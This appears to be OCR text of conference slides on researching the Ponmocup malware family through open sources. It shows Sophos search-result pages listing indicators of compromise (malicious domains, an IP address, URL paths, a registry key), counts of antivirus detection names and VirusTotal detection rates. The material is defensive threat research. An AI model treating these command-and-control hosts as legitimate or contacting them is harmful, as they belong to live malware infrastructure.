
```
site:securelist.com "gehut4.cn/update/utu.dat‟ (354 hits)
site:camas.comodo.com imagehut4.cn              (28 hits)
```


SOPHOS
WHAT WE DO
Your Needs
Why Sophos
Products
GETTING ANSWERS
Support
Threat Center
WHAT'S HAPPENING
Security News/Trends
Partners
Home ▸ Search Results
Your search for "intohave.com" returned 44 results
Search for:
intohave.com
Viruses and Spyware
Search
Advanced Search
Your search for "intohave.com" returned 44 results
Results 1-10 of 44
1 | 2 | 3 | 4 | 5 Next >
Detailed Analysis - Troj/Agent-AAOT - Viruses and Spyware - Threat ...
10 Mar 2013 ... HTTP Requests. http://180.123.136.203/adj/Category.aspx. IP Connections. 180.123.136.203:80. DNS Requests. intohave.com. Free Mac Anti- ...
Detailed Analysis - Troj/Agent-AAEV - Viruses and Spyware - Threat ...
17 Feb 2013 ... IP Connections. 180.123.136.203:80. DNS Requests. intohave.com ... IP Connections. 180.123.136.203:80. DNS Requests. intohave.com ...
Detailed Analysis - Troj/Meredr-C - Viruses and Spyware - Threat ...
7 Feb 2013 ... IP Connections. 180.123.136.203:80. DNS Requests. intohave.com ... DNS Requests. intohave.com. Free Mac Anti-Virus. Download our free ...


SOPHOS
WHAT WE DO
Your Needs
Why Sophos
Products
GETTING ANSWERS
Support
Threat Center
WHAT'S HAPPENING
Security News/Trends
Partners
Home ▸ Search Results
Your search for "180.123.136.203" returned 43 results
Search for:
180.123.136.203
Viruses and Spyware
Search
Advanced Search
Your search for "180.123.136.203" returned 43 results
Results 1-10 of 43
1 | 2 | 3 | 4 | 5 Next >
Detailed Analysis - Troj/Meredr-C - Viruses and Spyware - Threat ...
7 Feb 2013 ... HTTP Requests. http://180.123.136.203/adj/Category.aspx. IP Connections. 180.123.136.203:80. DNS Requests. intohave.com. Example 3 ...
Detailed Analysis - Troj/Agent-AAOT - Viruses and Spyware - Threat ...
10 Mar 2013 ... HTTP Requests. http://180.123.136.203/adj/Category.aspx. IP Connections. 180.123.136.203:80. DNS Requests. intohave.com. Free Mac Anti- ...
Detailed Analysis - Troj/Inject-AJC - Viruses and Spyware - Threat ...
12 May 2013 ... HTTP Requests. http://180.123.136.203/adj/Category.aspx. IP Connections. 180.123.136.203:80. DNS Requests. intohave.com. Free Mac Anti- ...


SOPHOS
WHAT WE DO
Your Needs
Why Sophos
Products
GETTING ANSWERS
Support
Threat Center
WHAT'S HAPPENING
Security News/Trends
Partners
Home ▸ Search R
Your search for "Software\zpppmcegc" returned 65 results
Search for:
Software\zpppmcegc
Viruses and Spyware
Search
Advanced Search Tips
Your search for "Software\zpppmcegc" returned 65 results
Results 1-10 of 65
1 | 2 | 3 | 4 | 5 Next >
Detailed Analysis - Troj/Agent-AAOT - Viruses and Spyware - Threat ...
10 Mar 2013 ... HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings. 6: i□□ □□□p□□. HKLM\SOFTWARE\zpppmcegc. GY: 2a 35 ea 32 ...
Detailed Analysis - Troj/Meredr-C - Viruses and Spyware - Threat ...
7 Feb 2013 ... OKEECBUMO: C:\WINDOWS\system32\hypertrmw.exe. HKCU\Software\ zpppmcegc. GY: d4 9a a4 7e 87 8c 22 33 d0 11 48 b3 69 f3 4a 3a fa ...
Detailed Analysis - Mal/Ponmocup-A - Viruses and Spyware - Threat ...
21 Apr 2011 ... Registry Keys Created. HKCU\Software\Microsoft\Windows \CurrentVersion\ Internet Settings. 6: 6d 24 a7 30 b0 38. HKCU\Software\zpppmcegc


SOPHOS
WHAT WE DO
Your Needs
Why Sophos
Products
GETTING ANSWERS
Support
Threat Center
WHAT'S HAPPENING
Security News/Trends
Partners
Home ▸ Search Result
Your search for "checkwebspeed.net" returned 7 results
Search for:
checkwebspeed.net
Viruses and Spyware
Search
Advanced Search
Your search for "checkwebspeed.net" returned 7 results
Results 1-7 of 7
1
Detailed Analysis - Mal/Ponmocup-A - Viruses and Spyware - Threat ...
21 Apr 2011 ... HTTP Requests. http://checkwebspeed.net/html/license_.html; http://checkwebspeed.net/html/license_.html. DNS Requests. checkwebspeed.
Detailed Analysis - Troj/Mdrop-CLC - Viruses and Spyware - Threat ...
19 Mar 2010 ... checkwebspeed . net imagehut4 . cn. When Troj/Mdrop-CLC is installed the following files are created: <User>xplore.exe <System>\cmutilo.exe ...
Detailed Analysis - Troj/DwnLdr-IEF - Viruses and Spyware - Threat ...
access the internet and communicate with a remote server via HTTP Troj/DwnLdr -IEF communicates via HTTP with the following locations: checkwebspeed . net ...


SOPHOS
WHAT WE DO
Your Needs
Why Sophos
Products
GETTING ANSWERS
Support
Threat Center
WHAT'S HAPPENING
Security News/Trends
Partners
Home ▸ Search Result
Your search for "checkwebspeed.net" returned 7 results
Search for:
checkwebspeed.net
Viruses and Spyware
Search
Advanced Search
Your search for "checkwebspeed.net" returned 7 results
Results 1-7 of 7
1
Detailed Analysis - Troj/Backdr-ER - Viruses and Spyware - Threat ...
HTTP Requests. http://checkwebspeed.net/html/license_.html; http://checkwebspeed.net/html/license_.html. DNS Requests. checkwebspeed.net. Example 2 ...
Detailed Analysis - Troj/RENOS-ET - Viruses and Spyware - Threat ...
6 Jan 2012 ... HTTP Requests. http://checkwebspeed.net/html/license_.html; http://checkwebspeed.net/html/license_.html. DNS Requests. checkwebspeed.
Detailed Analysis - Troj/Agent-QML - Viruses and Spyware - Threat ...
23 Feb 2011 ... HTTP Requests. http://checkwebspeed.net/html/license_.html; http://checkwebspeed.net/html/license_.html. DNS Requests. checkwebspeed.

What's in an A/V name?

1	Mal/Ponmocup-A	2	Troj/Agent-XXY	2	Troj/Luiha-BE
1	Mal/Ponmocup-B	2	Troj/Agent-YAC	1	Troj/Mdrop-CLC
1	Mal/Ponmocup-C	2	Troj/Agent-YDY	1	Troj/Mdrop-DXG
2	Troj/Agent-AAEV	2	Troj/Agent-YOJ	1	Troj/Mdrop-EJV
2	Troj/Agent-AAOT	2	Troj/Agent-YSA	2	Troj/Mdrop-EMJ
2	Troj/Agent-ABAZ	2	Troj/Agent-ZEY	2	Troj/Mdrop-ERQ
2	Troj/Agent-ABGO	2	Troj/Agent-ZIK	2	Troj/Mdrop-ETB
2	Troj/Agent-ABHU	2	Troj/Agent-ZIW	2	Troj/Mdrop-FAZ
2	Troj/Agent-ABMF	2	Troj/Agent-ZJT	2	Troj/Meredr-C
2	Troj/Agent-ABRV	1	Troj/Agent-ZTN	2	Troj/Pirminay-C
1	Troj/Agent-MSB	2	Troj/Agent-ZZX	2	Troj/Pirminay-D
1	Troj/Agent-PRC	1	Troj/DwnLdr-ISR	2	Troj/Pirminay-E
1	Troj/Agent-QTH	1	Troj/DwnLdr-ITH	1	Troj/Ponmo-A
1	Troj/Agent-QTM	1	Troj/DwnLdr-IXA	1	Troj/RENOS-ET
1	Troj/Agent-RML	1	Troj/DwnLdr-IYO	2	Troj/Sisron-J
1	Troj/Agent-RQQ	1	Troj/DwnLdr-KGA	2	Troj/Smad-A
1	Troj/Agent-TOS	2	Troj/DwnLdr-KIL	1	Troj/Swisyn-AN
1	Troj/Agent-UCY	2	Troj/DwnLdr-KJC	1	Troj/Swisyn-AQ
1	Troj/Agent-ULW	2	Troj/Inject-AJC	2	Troj/Vundo-AV
1	Troj/Agent-VMY	1	Troj/Inject-VY	2	Troj/Zbot-DIQ
2	Troj/Agent-XUX	2	Troj/Kasky-A		

What's in an A/V name?

3	**Mal/Ponmocup**
3	**Troj/Pirminay**
1	**Troj/Ponmo**
2	**Troj/Swisyn**
1	**Troj/Vundo**
10	**Known Aliases**
52	**Others**
62	
	10 = 16%

29	Troj/Agent
7	Troj/DwnLdr
2	Troj/Inject
1	Troj/Kasky
1	Troj/Luiha
7	Troj/Mdrop
1	Troj/Meredr
1	Troj/RENOS
1	Troj/Sisron
1	Troj/Smad
1	Troj/**Zbot**

Let's look at some more samples

Get Samples (VT reports) from VirusShare.com

Kryptik	772,675
Vundo	**129,613**
Virtum	84,966
Swisyn	53,061
Monder	34,075
Pirminay	8,135
Ponmocup	**3,460**
Milicenso	**94**

Total: 898,698

Subset matching
>= 4 Detections

→ 29,168

Let's look at some more samples

VT Detections for "Vundo"

28771	**Microsoft**	**98.6%**
19882	**McAfee**	**68.2%**


VT Detections for "Virtum*" (Virtumond[eo])

24745	**F-Prot**	**84.8%**
22645	**Commtouch**	**77.6%**
22177	**Sophos**	**76.0%**
9302	**DrWeb**	**31.9%**


VT Detections for "Monder"

4890	**Kaspersky**	**16.8%**
3867	**AhnLab-V3**	**13.3%**
3734	**Jiangmin**	**12.8%**

Another great OSINT research site



Another great OSINT research site



